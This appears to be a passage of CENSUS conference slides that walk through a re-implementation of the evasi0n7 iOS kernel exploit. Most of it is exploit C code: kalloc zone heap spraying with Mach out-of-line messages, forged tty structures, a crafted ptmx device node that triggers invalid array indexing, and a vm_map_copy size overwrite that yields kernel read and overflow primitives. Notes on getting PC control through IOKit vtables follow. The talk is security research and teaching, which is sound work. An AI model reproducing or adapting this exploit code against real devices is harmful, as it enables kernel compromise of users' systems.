CENSUS
IT Security Works

```
456     printf("[+] beginning stage 3\n");
457
458     /*
459     * We need to spray again the kalloc.256 zone in order to have
460     * a new controlled 00L mach message next to the pis_ioctl_list array.
461     */
462
463     system("zprint kalloc.256");
464
465     printf("\n[+] spraying kalloc.256 again\n\n");
466
467     for(i = 0; i < FIRST_STAGE_OOL_ALLOCATIONS; i++)
468     {
469         setup_fake_tty(stagel_ool_buffer, FIRST_STAGE_OBJECT_SIZE, ptmx_ioctl_ptr);
470
471         msg.header.msgh_remote_port = stagel_myports[i];
472         msg.header.msgh_local_port = MACH_PORT_NULL;
473
474         msg.header.msgh_bits =
475             MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;
476
477         msg.header.msgh_size = sizeof(msg);
478         msg.body.msgh_descriptor_count = 1;
479
480         msg.desc[0].out_of_line.size = FIRST_STAGE_OBJECT_SIZE;
481         msg.desc[0].out_of_line.address = stagel_ool_buffer;
482         msg.desc[0].out_of_line.type = MACH_MSG_OOL_DESCRIPTOR;
483
484         ret = mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, 0, 0, 0);
485     }
```


Exploitation

Stage 3



CENSUS
IT Security Works

```
530     for(i = 0; i < (SECOND_STAGE_OOL_ALLOCATIONS / 2); i++)
531     {
532         setup_fake_tty(stage2_ool_buffer, SECOND_STAGE_OBJECT_SIZE, ptmx_ioctl_ptr);
533
534         msg.header.msgh_remote_port = stage2_myports[i];
535         msg.header.msgh_local_port = MACH_PORT_NULL;
536
537         msg.header.msgh_bits =
538             MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;
539
540         msg.header.msgh_size = sizeof(msg);
541         msg.body.msgh_descriptor_count = 1;
542
543         msg.desc[0].out_of_line.size = SECOND_STAGE_OBJECT_SIZE;
544         msg.desc[0].out_of_line.address = stage2_ool_buffer;
545         msg.desc[0].out_of_line.type = MACH_MSG_OOL_DESCRIPTOR;
546
547         ret = mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, 0, 0, 0);
548
549         memset(properties, 0, 1024);
550         char *tmp_1 = properties;
551
552         /* create XML properties */
553         tmp_1 += sprintf(tmp_1, "<dict>");
554         tmp_1 += sprintf(tmp_1, "<key>doesn_t_matter_what</key>");
555         tmp_1 += sprintf(tmp_1, "<array>");
556
557         tmp_1 += sprintf(tmp_1, "<data format=\\\"hex\\\">");
558
559         tmp_1 += sprintf(tmp_1, "%08x", swap_uint32(ptmx_ioctl_ptr + WRITE_OFFSET));
560         tmp_1 += sprintf(tmp_1, "%08x", swap_uint32(ptmx_ioctl_ptr + WRITE_OFFSET));
561         tmp_1 += sprintf(tmp_1, "%08x", swap_uint32(ptmx_ioctl_ptr + WRITE_OFFSET));
562         tmp_1 += sprintf(tmp_1, "%08x", swap_uint32(0x00000000));
563
564         /* ... */
565
566         tmp_1 += sprintf(tmp_1, "</data>");
567         tmp_1 += sprintf(tmp_1, "</array>");
568         tmp_1 += sprintf(tmp_1, "</dict>");
569
570         kr = io_service_open_extended(service, mach_task_self(), 0, NDR_record,
571     .....properties, strlen(properties) + 1, &result, &connect);
```

Exploitation


Stage 3



```
97     else if(fake_tty_size == FIRST_STAGE_OBJECT_SIZE && addr != 0)
98     {
99         /*
100          * This is the address that is indexed via the first invalid
101          * pis_ioctl_list indexing (0x4c). We are on kalloc.256.
102          *
103          * We are pointing it to ptmx_ioctl_ptr + FAKE_TTY_OFFSET + 4
104          * (88 + 48 + 4), which makes it point to the data section (payload)
105          * of the OOL message on kalloc.88 that is next to the ptmx_ioctl
106          * struct.
107          *
108          * We are using the first dword of the payload to point to the
109          * second dword of the payload (and start there our fake tty struct)
110          * in order to survive the dereference that ptsd_open() does.
111          */
112
113         fake_tty[0] = addr + FAKE_TTY_OFFSET + 4;
114         fake_tty[1] = addr + FAKE_TTY_OFFSET + 12;
115         fake_tty[2] = 0xffffffff;
116
117         /* start of fake tty struct */
118         fake_tty[3] = 0x0;          /* tty->t_lock */
119         fake_tty[4] = 0x0;          /* tty->t_rawq->c_cc */
120         fake_tty[5] = 0x22;        /* tty->t_rawq->c_cn */
121         fake_tty[6] = 0x0;          /* tty->t_rawq->c_cf */
122         fake_tty[7] = 0x400;       /* tty->t_rawq->c_cl */
123         fake_tty[8] = addr + WRITE_OFFSET;
124         fake_tty[9] = addr + WRITE_OFFSET;
125         fake_tty[10] = addr + WRITE_OFFSET;
126         fake_tty[11] = addr + WRITE_OFFSET;
127     }
128     else if(fake_tty_size == SECOND_STAGE_OBJECT_SIZE && addr != 0)
129     {
130         fake_tty[0] = addr + FAKE_TTY_OFFSET + 4;
131         fake_tty[1] = addr + FAKE_TTY_OFFSET + 12;
132         fake_tty[2] = 0xffffffff;
133
134         /* start of fake tty struct */
135         fake_tty[3] = 0x0;          /* tty->t_lock */
136         fake_tty[4] = 0x0;          /* tty->t_rawq->c_cc */
137         fake_tty[5] = 0x22;        /* tty->t_rawq->c_cn */
138         fake_tty[6] = 0x0;          /* tty->t_rawq->c_cf */
139         fake_tty[7] = 0x400;       /* tty->t_rawq->c_cl */
140         fake_tty[8] = addr + WRITE_OFFSET;
141     }
```

Exploitation

Stage 3



Exploitation

Stage 3



CENSUS
IT Security Works

```
581 /*
582  * We now trigger again the invalid indexing of the array, but this time
583  * on a slave ptmx device (in order to take another kernel code path).
584  */
585
586 ret = unlink("/dev/ind3x");
587 ret = mknod("/dev/ind3x", S_IFCHR | 0666, makedev(16, INVALID_PIS_INDEX / 4));
588
589 printf("\n[+] opening the new slave ptmx device\n");
590 slave_fd = open("/dev/ind3x", O_RDWR | O_NOCTTY | O_NONBLOCK);
591
592 /* let's overwrite the size field of an OOL mach message on kalloc.88 */
593 ret = write(slave_fd, (const void *)new_size, sizeof(new_size));
```

```
416 struct vm_map_copy {
417     int type;
418     #define VM_MAP_COPY_ENTRY_LIST
419     #define VM_MAP_COPY_OBJECT 2
420     #define VM_MAP_COPY_KERNEL_BUFFER 3
421     vm_object_offset_t offset;
422     vm_map_size_t size;
423     union {
424         struct vm_map_header hdr; /* ENTRY_LIST */
425         vm_object_t object; /* OBJECT */
426         struct {
427             void *kdata; /* KERNEL_BUFFER */
428             vm_size_t kalloc_size; /* size of this copy_t */
429         } c_k;
430     } c_u;
431 };
```

```
92 struct clist {
93     int c_cc; /* count of characters in queue */
94     int c_cn; /* total ring buffer length */
95     u_char *c_cf; /* points to first character */
96     u_char *c_cl; /* points to next open character */
97     u_char *c_cs; /* start of ring buffer */
98     u_char *c_ce; /* c_ce + c_len */
99     u_char *c_cq; /* N bits/bytes long, see tty_subr.c */
100 };
```

Data-only banishing ritual



CENSUS
IT Security Works

- We have a controlled corruption over a `vm_map_copy` struct
 - We can use duke's primitives for arbitrary read/heap overflow

- Plus, we know our location in the kernel heap
 - Our 1 & 2 stages; we used that knowledge extensively and built on it our whole attack

- Everything up to this point is *data-only*

Banishing ritual



CENSUS
IT Security Works

- Not much work getting PC control from here
 - Play with vtables of IOKit objects

- Getting from here to a whole jailbreak is out of the scope of this talk (obviously ;)

- How close to the evasi0n7 kernel exploit techniques?
 - Pretty far off I'd say ;)
 - At least I temporarily satisfied my heap exploitation obsession

Lessons learned



- Don't hack Apple
 - I can't believe Apple kernel engineers work with the same debugging tools as the ones Apple publicly provides
- jk; hack Apple ;)
 - It's becoming harder, but more fun
- Need for sharing notes

evasi0n7 greetz



CENSUS
IT Security Works

- i0n1c
- winocm
- ih8sn0w
- Someone



References



CENSUS
IT Security Works

- <https://www.theiphonewiki.com/wiki/Evasi0n7>
- <http://geohot.com/e7writeup.html>
- <https://twitter.com/evad3rs>
- <http://evasi0n.com/>
- <http://blog.azimuthsecurity.com/2013/02/from-usr-to-svc-dissecting-evasi0n.html?m=1>
- <https://github.com/winocm/opensn0w>
- [i0n1c's iOS kernel heap talks](#)
- [Jonathan Levin's *OS Internals Volume III](#) has a chapter on evasi0n7

Questions



CENSUS
IT Security Works

